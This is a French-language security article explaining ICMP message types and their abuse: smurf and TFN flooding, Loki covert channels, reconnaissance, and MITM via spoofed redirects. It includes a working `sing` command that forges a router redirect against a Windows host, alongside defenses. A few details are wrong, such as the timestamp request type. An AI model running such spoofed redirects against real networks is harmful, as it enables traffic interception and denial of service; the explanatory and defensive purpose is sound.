Pratique

Utilisation et abus sur le protocole ICMP

Antonio Merola

Degré de difficulté

L'ICMP (Internet Control Message Protocol) est souvent considéré comme un protocole innocent et sans danger. Toutefois, si un système d'exploitation ou un pare feu vient à le manipuler de manière incorrecte, des pirates peuvent alors l'utiliser à des fins malveillantes.

ICMP signifie *Internet Control Message Protocol* (*Protocole de Messages de Contrôle Internet*). Ce protocole a pour objectif de délivrer des messages relatifs à des conditions d'erreurs non-transitoires. La spécification RFC ainsi que les caractéristiques du protocole ICMP sont décrites dans le RFC 792. Le Tableau 1 contient la liste des documents RFC au sujet du protocole ICMP. Ce protocole ICMP est utilisé, par exemple, lorsqu'un hôte reçoit une requête UDP sur un port placé en non-écoute, ou lorsqu'une fragmentation des datagrammes IP est exigée, alors que le bit DF est activé (voir la partie intitulée *Fragmentation des datagrammes IP et protocole ICMP*). Ce protocole est chargé de rapporter des conditions d'erreurs et d'interroger le réseau.

Alors que le protocole ICMP est encapsulé dans les datagrammes IP, à l'instar des protocoles de transport tels que TCP ou UDP (OSI couche 4), il s'agit d'un protocole de couche réseau (OSI couche 3), comme le protocole IP. L'ICMP fait partie intégrante du protocole IP, et n'a pas recours au schéma client-serveur, ni au nombre de ports ; Il peut être diffusé et n'apporte aucune garantie sur la délivrance d'un message. Les éléments les plus importants de ce protocole sont *message type* et *message code* pour le type de message spécifié. Ces deux chiffres sont inclus dans les deux premiers octets de l'en-tête du protocole ICMP (voir la Figure 1). Le Tableau 2 permet de définir divers types et codes de protocole ICMP.

Cet article explique...

- le fonctionnement détaillé du protocole ICMP et son utilité,
- l'utilisation du protocole ICMP pour la reconnaissance, les empreintes digitales, les canaux de couverture, les attaques de type DoS et MITM,
- le type de messages ICMP pouvant être utilisés à des fins malveillantes,
- comment le protocole ICMP peut perturber les connexions TCP,
- comment se protéger contre les abus du protocole ICMP.

Ce qu'il faut savoir...

- le fonctionnement des systèmes d'exploitation *NIX,
- les bases élémentaires des protocoles TCP/IP.

Fragmentation des datagrammes IP et protocole ICMP

Les datagrammes IP sont compris dans des trames, la taille d'un datagramme étant restreinte en raison de la limite de chaque moyen de transmission. Cette taille est appelée MTU (*Maximum Transmission Unit,* ou *Unité de Transmission Maximale*). Si la taille est plus élevée que cette limite, le datagramme doit alors être fragmenté. Il est possible d'empêcher la fragmentation d'un datagramme IP, en activant le bit DF (*Don't Fragment*) dans l'en-tête de l'IP. Si un routeur reçoit un paquet de données trop important à transférer, le paquet est tout simplement fragmenté puis transféré. En revanche, si le bit DF est activé, le paquet est alors écarté et un message ICMP de type 3 (*destination unreachable,* ou *destination inatteignable*), et de code 4 (*fragmentation needed but don't-fragment bit set,* ou *fragmentation requise mais bit DB activé*) est retourné à l'envoyeur, en lui mentionnant qu'il doit réduire la taille de ses paquets pour passer. La MTU du paquet suivant est incluse dans le message ICMP afin d'informer l'emetteur de la taille disponible des paquets.

Tableau 1. *Documents RFC sur le protocole ICMP*

Document	Titre
RFC 792	Internet Control Message Protocol
RFC 896	Extinction de la source
RFC 950	Extension de Masques d'Adresses
RFC 1122	Exigences pour les hôtes Internet – Couches de communication
RFC 1191	Découverte du chemin MTU
RFC 1256	Découverte du routeur
RFC 1349	Type de services dans la suite du Protocole Internet
RFC 1812	Exigences pour les routeurs d'IP version 4



Figure 1. *Format de messages ICMP*

Requête et réponse par écho avec ICMP

Le mécanisme de requête et de réponse par écho du protocole ICMP est utilisé pour contrôler la présence d'un hôte. L'absence de réponse ne signifie pas automatiquement que l'hôte est arrêté. Si, par exemple, un ping est envoyé vers une adresse passerelle VRRP (*Virtual Redundancy Routing Protocol* – RFC 2338), il peut n'y avoir aucune réponse (selon les paramètres du protocole VRRP), et ce, même si l'adresse a bien pu être atteinte. Toutefois, la table ARP montre une entrée d'adresse MAC débutant par 00-00-5E, associé à l'IP prouvant que le message est passé. Il se peut que la passerelle dispose d'un ACL (*Access Control List,* ou *Liste de Contrôle d'Accès*), afin de bloquer le trafic ICMP.

Les messages ICMP impliqués sont les suivants :

- requête par écho (de type 8) issue de la source vers la destination,
- réponse par écho (de type 0) de la destination vers la source.

Exemple :

```
# ping -c 1 -p \
  '20006d617363616c ↩
  7a6f6e6520000000' \
  10.239.174.180
```

Il s'agit d'un utilitaire ping inhabituel, puisque nous avons inséré un modèle hexadécimal au moyen de `-p`, représentant *mascalzone* en ASCII. Dans un scénario par défaut, l'envoyeur insère des données arbitraires dans le champ des données, puis ces données sont retournées sans modification dans la réponse. Nous avons également paramétré le compteur sur 1, pour n'obtenir qu'un seul paquet au lieu des 4 par défaut. Le commutateur `-p` est présent sur les machines de type *NIX et sur les Windows XP/2000 & 2003.

Vous trouverez dans le Listing 1 les données de sortie produites par tcpdump. Remarquez que les entêtes ICMP commencent à l'octet

Outil SING

SING signifie *Send ICMP Nasty Garbage* (*Envoi de déchets encombrants ICMP*). Cet outil est chargé d'envoyer des paquets ICMP entièrement personnalisés en ligne de commandes. Nous allons souvent utiliser cet outil dans le cadre du présent article pour notre démonstration. Son principal objectif consiste à remplacer la commande ping. Il peut envoyer et lire des paquets IP malveillants, envoyer des paquets MAC déguisés, des messages contenant différents types et codes ICMP, et des paquets monstres. Il peut également avoir recours à des options IP : *Strict Source Routing* (Routage de source strict) et *Loose Source Routing* (Routage de source souple). Cet outil est téléchargeable à partir de l'adresse suivante : *http://sourceforge.net/projects/sing*. En dépit de sa bonne gestion du protocole ICMP, cet outil n'est plus développé, mais dispose toutefois de fonctionnalités suffisantes permettant de mener à bien des essais dans le cadre du présent article. Vous pouvez bien évidemment utiliser l'outil de votre choix, comme par exemple, nemesis-icmp ou le puissant hping2, puisque le concept reste le même.

Listing 1. *Requête/réponse par écho vue dans tcpdump*

```
# tcpdump -ile1 -nvX icmp
10.239.174.230 > 10.239.174.180: icmp: ←
  echo request (id:3f03 seq:0)(ttl 255, id 23258, len 84)
 0000: 4500 0054 5ada 0000 ff01 ed55 0aef aee   E..TZÚ..ÿ.íU.ï©æ
 0010: 0aef aeb4 0800 1102 3f03 0000 435c b07a  .ï©´....?...C\°z
 0020: 000c 7304 2000 6d61 7363 616c 7a6f 6e65  ..s. .mascalzone
 0030: 2000 0000 2000 6d61 7363 616c 7a6f 6e65   ... .mascalzone
 0040: 2000 0000 2000 6d61 7363 616c 7a6f 6e65   ... .mascalzone
 0050: 2000                                      .

10.239.174.180 > 10.239.174.230: icmp: ←
  echo reply (id:3f03 seq:0) (ttl 128, id 54675, len 84)
 0000: 4500 0054 d593 0000 8001 f19c 0aef aeb4  E..TÕ.....ñ..ï©´
 0010: 0aef aee6 0000 1902 3f03 0000 435c b07a  .ï©æ....?...C\°z
 0020: 000c 7304 2000 6d61 7363 616c 7a6f 6e65  ..s. .mascalzone
 0030: 2000 0000 2000 6d61 7363 616c 7a6f 6e65   ... .mascalzone
 0040: 2000 0000 2000 6d61 7363 616c 7a6f 6e65   ... .mascalzone
 0050: 2000                                      .
```



Figure 2. *Format de message de requête/réponse par écho du protocole ICMP*

numéro 20 à partir de 0, et que l'octet 9 contient 01 (numéro du protocole ICMP). Nous avons exposé dans la Figure 2 le format du message de requête/réponse par écho.

Abus possibles

L'abus le plus répandu du mécanisme de requête/réponse par écho du protocole ICMP est l'attaque de type DoS appelée *smurf* (consultez l'adresse suivante : *http://www.cert.org/advisories/CA-1998-01.html*). Celle-ci est basée sur la possibilité d'envoyer un ping sur une adresse de diffusion. Ainsi, une énorme quantité de requêtes par échos dirigée vers l'adresse de diffusion est générée avec l'adresse IP usurpée de la victime. L'objectif de cette attaque consiste à congestionner le réseau qui déconnectera la machine de la victime.

L'attaque smurf peut être lancée à distance. Il suffit d'envoyer une requête par écho ICMP vers un hôte intermédiaire (amplificateur). Cette requête contient l'adresse source

Tableau 2. *Différents types et codes du protocole ICMP*

Type	Nom	Code
0	Réponse par écho	0 – Aucun code
1	Non-affecté	0 – Aucun code
2	Non-affecté	0 – Aucun code
3	Destination inaccessible	0 – réseau `inaccessible` 1 – Hôte `inaccessible` 2 – Protocole `inaccessible` 3 – Port `inaccessible` 4 – Fragmentation requise et bit *Don't fragment* activé 5 – Echec du routage source 6 – Réseau destinataire inconnu 7 – Hôte destinataire inconnu 8 – Hôte de la source isolé 9 – La communication avec le réseau destinataire est interdite par l'administrateur 10 – La communication avec l'hôte destinataire est interdite par l'administrateur 11 – Réseau destinataire inaccessible pour ce type de service 12 – Hôte destinataire inaccessible pour ce type de service 13 – Communication interdite par l'administrateur 14 – Violation de priorité de l'hôte 15 – Priorité isolée effective
4	Extinction de la source	0 – Aucun code
5	Redirigé	0 – Datagramme redirigé vers le réseau (ou le sous-réseau) 1 – Datagramme redirigé vers l'hôte 2 – Datagramme redirigé vers le type de service et de réseau 3 – Datagramme redirigé vers le type de service et d'hôte

usurpée de la victime ainsi qu'une adresse cible de diffusion. Si l'hôte intermédiaire n'est pas protégé, il enverra le paquet vers l'ensemble des machines du réseau qui répondront à la machine victime de l'attaque.

La victime ne peut malheureusement pas se protéger contre ce genre d'attaques, car la protection doit reposer sur le réseau lui-même. Le réseau doit être protégé contre une éventuelle utilisation sous forme d'amplificateur. Il faut donc désactiver l'envoi d'une diffusion dirigée vers l'ensemble des ports routeurs. Ceci empêchera les autres réseaux (par exemple, externes) d'envoyer des requêtes vers des adresses de diffusion contenues dans le réseau interne. Cette protection est décrite dans le RFC 2644. Une autre couche de protection consiste à configurer toutes les machines du réseau afin d'ignorer les paquets ICMP envoyés vers des adresses de diffusion. Si toutes les machines du réseau sont configurées de telle sorte, aucune ne répondra à une telle requête et la victime ne sera pas inondée de réponses.

TFN (pour *Tribe Flood Network*, consultez l'adresse suivante : *http://staff.washington.edu/dittrich/misc/tfn.analysis*) est un outil malveillant capable d'utiliser le mécanisme de requête/réponse par écho du protocole ICMP. Il s'agit d'un outil d'attaque DDoS, construit sur une architecture multi-couches (pirate, client, démon, victime), pouvant communiquer des informations grâce aux messages de réponse du protocole ICMP. Cet outil est souvent utilisé car certains outils de contrôle ne vérifient pas les paquets ICMP, laissant ainsi la communication invisible. TFN en pleine action est ainsi difficile à détecter.

Les données contenues dans l'en-tête du protocole ICMP peuvent également être utilisées pour convertir la communication par canaux, le projet Loki (*http://www.phrack.org/phrack/49/P49-06*) étant un exemple parfait d'une telle implémentation. Afin de détecter une utilisation

Tableau 2. *Différents types et codes du protocole ICMP (suite)*

Type	Nom	Code
6	Autre adresse hôte	0 – Autre adresse hôte pour l'hôte
7	Non-affecté	0 – Aucun code
8	Requête par écho	0 – Aucun code
9	Avertissement routeur	0 – Aucun code
10	Sélection du routeur	0 – Aucun code
11	Temps dépassé	0 – *Time to Live* dépassé en transit 1 – Temps de rassemblement des fragments dépassé
12	Problème de paramètre	0 – Pointeur indiquant une erreur 1 – Absence d'une option obligatoire 2 – Mauvaise longueur
13	Estampille temporelle	0 – Aucun code
14	Réponse de l'estampille temporelle	0 – Aucun code
15	Demande d'informations	0 – Aucun code
16	Réponse d'informations	0 – Aucun code
17	Requête de masque d'adresse	0 – Aucun code
18	Réponse de masque d'adresse	0 – Aucun code
19	Réservé (à la sécurité)	0 – Aucun code
20–29	Réservé (à un test de robustesse)	0 – Aucun code
30	Utilitaire de routage Traceroute	0 – Aucun code
31	Erreur de conversion de datagramme	0 – Aucun code
32	Hôte mobile redirigé	0 – Aucun code
33	IPv6 Where-Are-You	0 – Aucun code
34	IPv6 I-Am-Here	0 – Aucun code
35	Requête d'inscription mobile	0 – Aucun code
36	Réponse d'inscription mobile	0 – Aucun code
39	SKIP	0 – Aucun code
40	Photuris	0 – Réservé 1 – Indice de paramètre de sécurité inconnu 2 – Paramètre de sécurité valide, mais échec de l'authentification 3 – Paramètre de sécurité valide, mais échec du décryptage

de Loki, il faut pouvoir observer un trafic important de réponses par écho.

Le mécanisme de requête/réponse par écho du protocole ICMP peut également être exploité par un pirate dans le but d'effectuer une simple reconnaissance préalable. Si une machine répond à une requête ICMP, elle dévoile ainsi son existence. Il est également possible de détecter des empreintes en contrôlant la valeur TTL, puisque les différents systèmes d'exploitation utilisent différentes valeurs TTL par défaut.

Listing 2. *Exemple de l'utilitaire de routage Traceroute en action*

```
# traceroute -n www.name.com
1 192.168.1.1 2.174 ms 3.46 ms 6.734 ms
2 192.168.100.1 164.449 ms 14.893 ms 9.979 ms
3 HOP_3.7.24 7.847 ms 10.716 ms 10.820 ms
4 HOP_4.211.137 10.535 ms 7.250 ms 12.668 ms
5 HOP_5.98.125 10.477 ms 13.546 ms 15.912 ms
6 HOP_6.211.118 8.978 ms 92.593 ms 14.866 ms
7 HOP_7.5.46 13.452 ms 6.291 ms 13.665 ms
8 HOP_8.8.194 14.94 ms 15.156 ms 21.299 ms
9 DEST.128.8 13.907 ms 18.545 ms 14.308 ms
```

Listing 3. *L'utilitaire de routage Traceroute vu dans tcpdump*

```
# tcpdump -ile1 -nn udp or icmp
1. 192.168.1.3.23469 > 192.168.1.1.53:[udp sum ok] ←
   49680+ A?www.name.com. (30) (ttl 64, id 63871, len 58)
   192.168.1.1.53 > 192.168.1.3.23469:49680* ←
   1/2/2 www.name.com.A DEST.128.8 (129) (DF) (ttl 64, id 0, len 157)
2. 192.168.1.3.34790 > DEST.128.8.33435: [no cksum] ←
   udp 12 [ttl 1] (id 34791, len 40)
   192.168.1.1 > 192.168.1.3: icmp: time exceeded in-transit ←
   [tos0xc0] (ttl 255, id 14431, len 68)
3. 192.168.1.3.34790 > DEST.128.8.33438: [no cksum] ←
   udp 12 (ttl 2, id 34794, len 40)
   192.168.100.1 > 192.168.1.3: icmp: time exceeded in-transit ←
   [tos 0xc0] (ttl 254, id 40091, len 56)
4. 192.168.1.3.34790 > DEST.128.8.33441: [no cksum] ←
   udp 12 (ttl 3, id 34797, len 40)
   HOP_3.7.24 > 192.168.1.3: icmp: time exceeded in-transit ←
   [tos0xc0] (ttl 253, id 63460, len 56)
5. 192.168.1.3.34790 > DEST.128.8.33444: [no cksum] ←
   udp 12 (ttl 4, id 34800, len 40)
   HOP_4.211.137 > 192.168.1.3: icmp: time exceeded in-transit ←
   [tos 0xc0] (ttl 246, id 65312, len 168)
6. 192.168.1.3.34790 > DEST.128.8.33447: [no cksum] ←
   udp 12 (ttl 5, id 34803, len 40)
   HOP_5.98.125 > 192.168.1.3: icmp: time exceeded in-transit ←
   [tos 0xc0] (ttl 247, id 25777, len 168)
7. 192.168.1.3.34790 > DEST.128.8.33450: [no cksum] ←
   udp 12 (ttl 6, id 34806, len 40)
   HOP_6.211.118 > 192.168.1.3: icmp: time exceeded in-transit ←
   (ttl 250, id 53570, len 168)
8. 192.168.1.3.34790 > DEST.128.8.33453: [no cksum] ←
   udp 12 (ttl 7, id 34809, len 40)
   HOP_7.5.46 > 192.168.1.3: icmp: time exceeded in-transit ←
   (ttl 248, id 0, len 56)
9. 192.168.1.3.34790 > DEST.128.8.33456: [no cksum] ←
   udp 12 (ttl 8, id 34812, len 40)
   HOP_8.8.194 > 192.168.1.3: icmp: time exceeded in-transit ←
   (ttl 248, id 0, len 56)
10. 192.168.1.3.34790 > DEST.128.8.33459: [no cksum] ←
   udp 12 (ttl 9, id 34815, len 40)
   DEST.128.8 > 192.168.1.3: icmp: DEST.128.8 udp port 33459 unreachable ←
   (ttl 120, id 37460, len 68)
```

Temps ICMP excédé en transit et port UDP inatteignable (utilitaire de routage traceroute)

L'utilitaire de routage *NIX fonctionne en envoyant tout d'abord des paquets UDP vers la destination convenue au moyen d'une incrémentation TTL (*Time To Live*) à partir de 1. Chaque routeur dans le chemin est ainsi requis pour décrémenter le TTL dans un paquet IP d'au moins 1 avant de l'envoyer. Si le paquet n'atteint pas sa destination, un message ICMP de type *time exceeded in transit* (TTL=0) est alors retourné à la source. Un autre paquet est alors envoyé à partir de la source, avec la valeur TTL=2. Ce processus se répète jusqu'à ce que la destination soit atteinte.

Bien sûr cette erreur ne se produit que lorsque tous les noeuds contenus dans le chemin génèrent un ICMP correctement et lorsque les paquets UDP ne sont pas filtrés. Le protocole UDP est utilisé à la place du TCP, parce que le protocole UDP enclenche un message ICMP lorsqu'un port n'écoute pas, alors que le protocole TCP renvoie le paquet avec RST/ACK.

Les messages ICMP impliqués dans ce processus sont les suivants :

- type 11 code 0, lorsque la destination n'est pas atteinte, de la destination vers la source,
- type 3 code 3, lorsque la destination est atteinte, de la destination vers la source.

Veuillez consulter le Listing 2 pour un exemple de ce processus et le Listing 3 pour les données de sortie de tcpdump.

Tentons de comprendre ce qui se passe dans cette trace. Tout d'abord, il est intéressant de remarquer que les données de sortie de tcpdump ne sont pas complètes. En effet, 2 paquets ont été coupés à chaque ligne pour une meilleure lecture. L'hôte 192.168.1.3 émet une requête DNS (sur un routeur) et le nom a été résolu (au moyen d'un cache d'ISP). *DEST.128.8* représentait l'hôte

à atteindre. L'hôte source a ensuite généré un paquet UDP avec la valeur TTL=1. La passerelle a décrémenté la valeur TTL de 1 à 0, l'a abandonnée puis a envoyé un message ICMP de type *time exceeded in transit*. En 3, un autre paquet UDP avec une valeur TTL=2 a été généré par la source, et la, le point final de la passerelle ISP a envoyé un message ICMP de type *time exceeded in transit*. Cette itération se retrouve en 4 jusqu'à 9, chaque passerelle envoyant un paquet ICMP, jusqu'à 10, moment à partir duquel un paquet contenant la valeur TTL=9 a enfin atteint l'hôte destinataire. L'hôte a ensuite renvoyé un message ICMP de type *UDP port unreachable*.

Abus possibles

Ce mécanisme est assez fiable, mais est apparemment utilisé pour une reconnaissance. Si l'hôte destinataire renvoie un message de type *UDP port unreachable*, il dévoile également son existence. Des essais d'empreintes peuvent également être réalisés sur la base des valeurs TTL.

Requête/réponse d'estampille temporelle du protocole ICMP

Les paquets ICMP de type *time stamp request/reply* sont utilisés pour mesurer le temps d'attente du réseau, en gérant la durée de rotation des paquets.

Les messages ICMP impliqués dans ce processus sont les suivants :

- requête d'estampille temporelle de type 3, de la source vers la destination, afin de paramétrer l'estampille temporelle originelle,
- réponse d'estampille temporelle (type 14), de la destination vers la source, comprenant l'estampille temporelle originelle (temps source), l'estampille temporelle de réception (temps de destination) et l'estampille temporelle de transmission de la réponse (temps de destination).

Veuillez consulter le Listing 4 pour un exemple de ce processus, la Figure 3 pour le format du message, et le Listing 5 pour les données de sortie de tcpdump.

Listing 4. *Envoi d'une requête d'estampille temporelle au moyen de l'outil SING*

```
# sing -c 1 -tstamp 10.239.174.180
SINGing to 10.239.174.180 (10.239.174.180): 20 data bytes
10240 bytes from 10.239.174.180: seq=0 ttl=128 TOS=0 diff=800917246*
--- 10.239.174.180 sing statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
```

Listing 5. *Mécanisme de requête/réponse d'estampille temporelle vu dans tcpdump*

```
# tcpdump -ile1 -nvX icmp
10.239.174.230 > 10.239.174.180: icmp: ←
  time stamp request (ttl 255, id 13170, len 40)
 0000: 4500 0028 3372 0000 ff01 14ea 0aef aee6 E..(3r..ÿ..ê.ï©æ
 0010: 0aef aeb4 0d00 b64a eb6c 0000 0244 4f04 .ï©´..¶Jël...DO.
 0020: 0000 0000 0000 0000                      ........

10.239.174.180 > 10.239.174.230: icmp: ←
  time stamp reply (ttl 128, id 4727, len 40)
 0000: 4500 0028 1277 0000 8001 b4e5 0aef aeb4 E..(.w....´å.ï©´
 0010: 0aef aee6 0e00 a542 eb6c 0000 0244 4f04 .ï©æ..¥Bël...DO.
 0020: b201 5602 b201 5602 0000 0000 0000      ².V.².V.......
```



Figure 3. *Format d'un message de requête/réponse d'estampille temporelle du protocole ICMP*

Listing 6. *Message de type destination ICMP inaccessible vu par tcpdump*

```
# tcpdump -nnx -i le1 icmp
10.173.217.2 > 10.173.217.50: icmp: ←
  host 10.173.217.1 unreachable [tos 0xc0]
 45c0 0038 0000 0000 1e01 d476 0aad d902
 0aad d932 0301 fcfe 0000 0000 4500 0020
 3372 0000 ff01 c0dc 0aad d932 0aad d901
 1100 478d 5972 4e00

192.168.100.1 > 192.168.1.4: icmp: ←
  net 10.173.120.29 unreachable
 4500 0038 a10e 0000 fe01 3560 c0a8 6401
 c0a8 0104 0300 ab3a 0000 0000 4500 0030
 a10e 4000 7f06 1643 c0a8 0104 0aad 781d
 0674 2516 3264 f3d6
```

Abus possibles

La réponse d'estampille temporelle permet une reconnaissance plus

approfondie, du moins aux utilisateurs externes du réseau local, des caractéristiques de performance de ce réseau en question. C'est la raison pour laquelle le document RFC 1122 précise bien que les messages ICMP de type *time stamp request* et les requêtes de type *time stamp reply* sont complètement optionnels. En effet, ces observations peuvent vraisemblablement servir à une reconnaissance ou à la détection d'empreintes, basées sur les valeurs TTL.

Destination ICMP inaccessible

Ce message est utilisé par un routeur ou un pare feu afin d'informer l'expéditeur d'hôtes ou de réseaux destinataires inaccessible. Il est possible que l'hôte en question n'existe pas, ou alors que l'hôte soit temporairement arreté.

Les messages ICMP impliqués dans ce processus sont les suivants :

- réseau inaccessible (type 3 code 0), du routeur vers l'hôte,
- hôte inaccessible (type 3 code 1), du routeur vers l'hôte,
- protocole inaccessible (type 3 code 2), du routeur vers l'hôte.

Veuillez consulter le Listing 6 pour un exemple des données de sortie de tcpdump émises lors d'un message de type *destination unreachable*.

Abus possibles

Si les routeurs de votre réseau envoient ce type de messages, un pirate pourra alors facilement cartographier votre réseau.

Redirection ICMP

Ce type de message est utilisé par un routeur ou un pare feu afin d'informer une source que son chemin favori est dirigé vers un hôte destinataire sélectionné. Le routeur envoie un paquet vers la destination prévue, puis un message de type ICMP *redirect* vers la source contenant une autre passerelle, ce qui engendre une modification dans la table de routage de la source. Le routeur



Figure 4. *Format du message de type ICMP redirect*



Figure 5. *Table de routage SP2 de Windows XP avant redirection*

déclenchant un message de type ICMP *redirect* doit se trouver sur le même sous-réseau que la source et que celui de la nouvelle passerelle.

Le message ICMP impliqué dans ce processus est le suivant :

- type 5 code 1, du routeur vers l'hôte.

Nous avons exposé dans la Figure 4 le format du message ICMP *redirect*.

Abus possibles

Un utilisateur malveillant peut modifier la table de routage d'un hôte afin de rediriger le trafic vers un hôte de type MITM (*man-in-the-middle host*), pour une opération de reniflage, ou vers une route de trou noir afin de faire sauter la connexion (DoS), grâce à l'usurpation d'adresses.

La Figure 5 illustre la table de routage de Windows XP SP2. La passerelle par défaut est la suivante : 192.168.1.1. Un message de type ICMP *redirect* peut être envoyé vers une autre machine, comme par exemple 192.168.1.2 :

```
# sing -red -S 192.168.1.1 \
  -gw 192.168.1.2 \
  -dest 0.0.0.0 -x host \
  -prot tcp -psrc 100 \
  -pdst 90 192.168.1.4
```

En règle générale, en réponse à une requête par écho ICMP envoyée avec l'identifiant 100 et la séquence de chiffre 90, un message de type ICMP *redirect* est souvent envoyé par le routeur (usurpé au moyen de `-S`) vers une machine Windows (192.168.1.4), afin de modifier sa table de routage et de paramétrer la machine 192.168.1.2 en tant que passerelle par défaut. Vous trouverez dans le Listing 7 les données de sortie obtenues avec tcpdump, et dans la Figure 6 une table de routage modifiée. Comme vous pouvez le constater, ce genre d'attaque fonctionne.

Afin d'éviter ce type d'attaques sous Windows, il suffit de paramétrer *EnableICMPRedirect* sur 0 sous la clé d'enregistrement suivante : *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters*.

Fragmentation ICMP requise

Le message ICMP de type *fragmentation required but DF set* est utilisé par un routeur ou un pare feu afin

Listing 7. *Redirection ICMP vue dans tcpdump*

```
192.168.1.1 > 192.168.1.4: icmp: ←
  redirect 0.0.0.0 to host 192.168.1.2
 4500 0038 3372 0000 ff01 04fd c0a8 0101
 c0a8 0104 0501 b87f c0a8 0102 4500 0038
 4a2f 0000 ff06 afe4 c0a8 0104 0000 0000
 0064 005a c010 c005
```

Listing 8. *Exemple du mécanisme de requête/réponse de masque d'adresses*

```
# sing -mask 10.173.217.2

10.173.217.50 > 10.173.217.2: icmp: address mask request
 4500 0020 3372 0000 ff01 c0db 0aad d932
 0aad d902 1100 a38c 1f73 2c00 0000 0000
10.173.217.2 > 10.173.217.50: icmp: address mask is 0xffffffc0
 4500 0020 3372 0000 4001 7fdc 0aad d902
 0aad d932 1200 a2cb 1f73 2c00 ffff ffc0
 0f00 0000 00f4 5800 b0bf 0000 00f4
```

d'informer l'expéditeur de la nécessité de réaliser une fragmentation lorsque le bit DF (*don't fragment*) est activé dans les paquets originaux. Le message d'erreur contient la valeur MTU du réseau exigeant une telle fragmentation.

Le message ICMP impliqué dans ce processus est le suivant :

- type 3 code 4, du dispositif filtrant vers la source.

Vous trouverez dans la Figure 7 le format du message ICMP de type *fragmentation required but DF set*.

Abus possibles

Ce type de message pourrait être utilisé pour la reconnaissance, puisqu'un pirate peut contrôler les sorties du chemin afin de planifier une attaque DoS.

Requête/réponse de masque d'adresses ICMP

Ce message est utilisé afin d'obtenir une valeur de masque d'adresses. Par exemple, les systèmes sans disque doivent obtenir leur masque au moment de l'amorce.

Les messages ICMP impliqués dans ce processus sont les suivants :

- type 17 code 0, de la source vers la destination pour une requête de masque,
- type 18 code 0, de la destination vers la source pour une réponse de masque.

Vous trouverez dans la Figure 8 le format d'un message ICMP de type *Address mask request/reply*, et dans le Listing 8 un exemple de ce processus.

Abus possibles

Il s'agit d'un autre type de message ICMP permettant à l'hôte emmetteur d'effectuer une reconnaissance, dans la mesure où l'emmetteur peut facilement cartographier le sous-réseau. Ce type d'ICMP est, toutefois, obsolète et très rarement utilisé.



Figure 6. *Table de routage de Windows XP SP2, après redirection*

